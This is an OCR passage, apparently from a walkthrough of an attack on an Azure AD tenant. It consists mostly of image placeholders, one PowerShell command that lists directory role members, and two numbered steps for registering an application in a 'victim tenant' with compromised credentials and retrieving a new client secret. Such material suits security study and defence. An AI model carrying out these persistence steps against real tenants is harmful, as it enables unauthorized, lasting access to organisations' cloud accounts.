
Get-AzureADDirectoryRoleMember -ObjectId 664f8b57-19df-4893-91f2-6657c3d27b5




Step 5 : Create / Register a new azure ad application in the victim tenant using compromised credential.




Step 6 : Add a secret to newly created azure ad application and retrieve the secret value.



